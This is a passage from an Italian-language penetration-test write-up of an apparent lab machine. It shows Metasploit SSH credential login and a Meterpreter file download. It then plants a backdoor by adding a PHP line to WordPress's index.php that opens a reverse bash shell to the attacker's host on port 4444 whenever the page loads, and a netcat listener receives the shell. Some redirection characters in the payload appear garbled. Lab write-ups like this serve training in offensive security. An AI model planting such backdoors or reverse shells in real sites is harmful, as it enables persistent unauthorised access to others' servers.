Oltre che un grande vettore di attacco automatizzato mfsconsole ha anche dei moduli ausiliari che permettono l'utilizzo di strumenti che possono risultare efficaci per la persistenza nel sistema .

```
msf > use 9
msf auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.1.194
rhost => 192.168.1.194
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ---                -
  ANONYMOUS_LOGIN      false           yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS      false          no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5              yes       How fast to bruteforce, from 0 to 5
  CreateSession        true           no        Create a new session for every successful login
  DB_ALL_CREDS         false          no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false          no        Add all passwords in the current database to the list
  DB_ALL_USERS         false          no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none           no        Skip existing credentials stored in the current database (Accepted: none,
  KEY_PASS             no             no        Passphrase for SSH private key(s)
  KEY_PATH             no             no        Filename or directory of cleartext private keys. Filenames beginning with
  PASSWORD             no             no        A specific password to authenticate with
  PASS_FILE            no             no        File containing passwords, one per line
  PRIVATE_KEY          no             no        The string value of the private key that will be used. If you are using M
  RHOSTS               192.168.1.194  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
  RPORT                22            yes       The target port
  STOP_ON_SUCCESS      false          yes       Stop guessing when a credential works for a host
  THREADS              1             yes       The number of concurrent threads (max one per host)
  USERNAME             no             no        A specific username to authenticate as
  USERPASS_FILE        no             no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false          no        Try the username as the password for all users
  USER_FILE            no             no        File containing usernames, one per line
  VERBOSE              false          yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssh/ssh_login) > set username anne
username => anne
msf auxiliary(scanner/ssh/ssh_login) > set password princess
password => princess
msf auxiliary(scanner/ssh/ssh_login) > █
```

dopo lo scanner ssh login andiamo a usare meterpreter per configurare fare il download e configurare il file index.php del sito . essendo la pagina principale verra richiamata ogni volta e la backdoor si attiverà

```
Path                                                    Size (bytes)  Modified (UTC)
-----
/var/www/backup_wordpress/index.php                    418           2013-09-24 20:18:11 -0400
/var/www/backup_wordpress/wp-admin/index.php           6114          2016-01-05 09:19:28 -0500
/var/www/backup_wordpress/wp-admin/network/index.php   2912          2015-06-27 11:41:25 -0400
/var/www/backup_wordpress/wp-admin/user/index.php      269           2014-11-04 11:32:22 -0500
/var/www/backup_wordpress/wp-content/index.php         28            2012-01-08 12:01:11 -0500
/var/www/backup_wordpress/wp-content/plugins/akismet/index.php 26            2014-03-10 18:00:37 -0400
/var/www/backup_wordpress/wp-content/plugins/index.php 28            2014-06-05 11:59:14 -0400
/var/www/backup_wordpress/wp-content/themes/index.php  28            2014-06-05 11:59:14 -0400
/var/www/backup_wordpress/wp-content/themes/twentyfifteen/index.php 1765          2014-12-11 05:24:21 -0500
/var/www/backup_wordpress/wp-content/themes/twentyfourteen/index.php 1580          2015-04-12 17:29:32 -0400
/var/www/backup_wordpress/wp-content/themes/twentsixteen/index.php 1804          2016-04-12 14:33:03 -0400

meterpreter > download /var/www/backup_wordpress/index.php /tmp/index.php
[*] Downloading: /var/www/backup_wordpress/index.php -> /tmp/index.php
[*] Downloaded 418.00 B of 418.00 B (100.0%): /var/www/backup_wordpress/index.php -> /tmp/index.php
[*] Completed : /var/www/backup_wordpress/index.php -> /tmp/index.php
meterpreter > █
```

ora andiamo ad editare il file scaricato

```
<?php
@shell_exec("php -r '\$sock=fsockopen(\"192.168.1.181\",4444);exec(\"/bin/bash -i <63 >63 2>63\")';' > /dev/null 2>61 8");
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
```

con questo ogni volta che la pagina si aprirà si aprirà anche una comunicazione sulla porta 4444 verso kali ed eseguirà una shell.



```
(kali㉿kali)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.1.181] from (UNKNOWN) [192.168.1.194] 56791
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$
```

come si può notare appena effettuata la connessione alla index.php la shell inizia a lavorare garantendo l'accesso in persistenza.

#### Considerazioni Finali

Questo pentest ha avuto modo di essere valido per la debolezza delle password usate, i servizi non mitigati come la porta ftp esposta, l'ssh che da anni poteva essere fatta con password e altre falle di sicurezza date da blog datati di wordpress, in tutto ciò si evince che quando la password non è sicura e ci sono misconfigurazioni tutto può diventare estremamente vulnerabile, ovviamente dovremmo tenere in considerazione che un reale attaccante in questo contesto andrebbe direttamente ad inserirsi sul traffico cifrato https per far sembrare il tutto legittimo, e andrebbe sicuramente su più bridge di connessione che possano non compromettere severamente la sua posizione, per farlo in uno scenario reale serve comunque tanta tecnica e tanta bravura nell'evasione dei sistemi di sicurezza come Firewall IDS IPS, tuttavia è una cosa che succede tutti i giorni, e molto spesso proprio per colpa di configurazioni fatte male password deboli e servizi esposti nonostante ci siano Firewall IDS e IPS.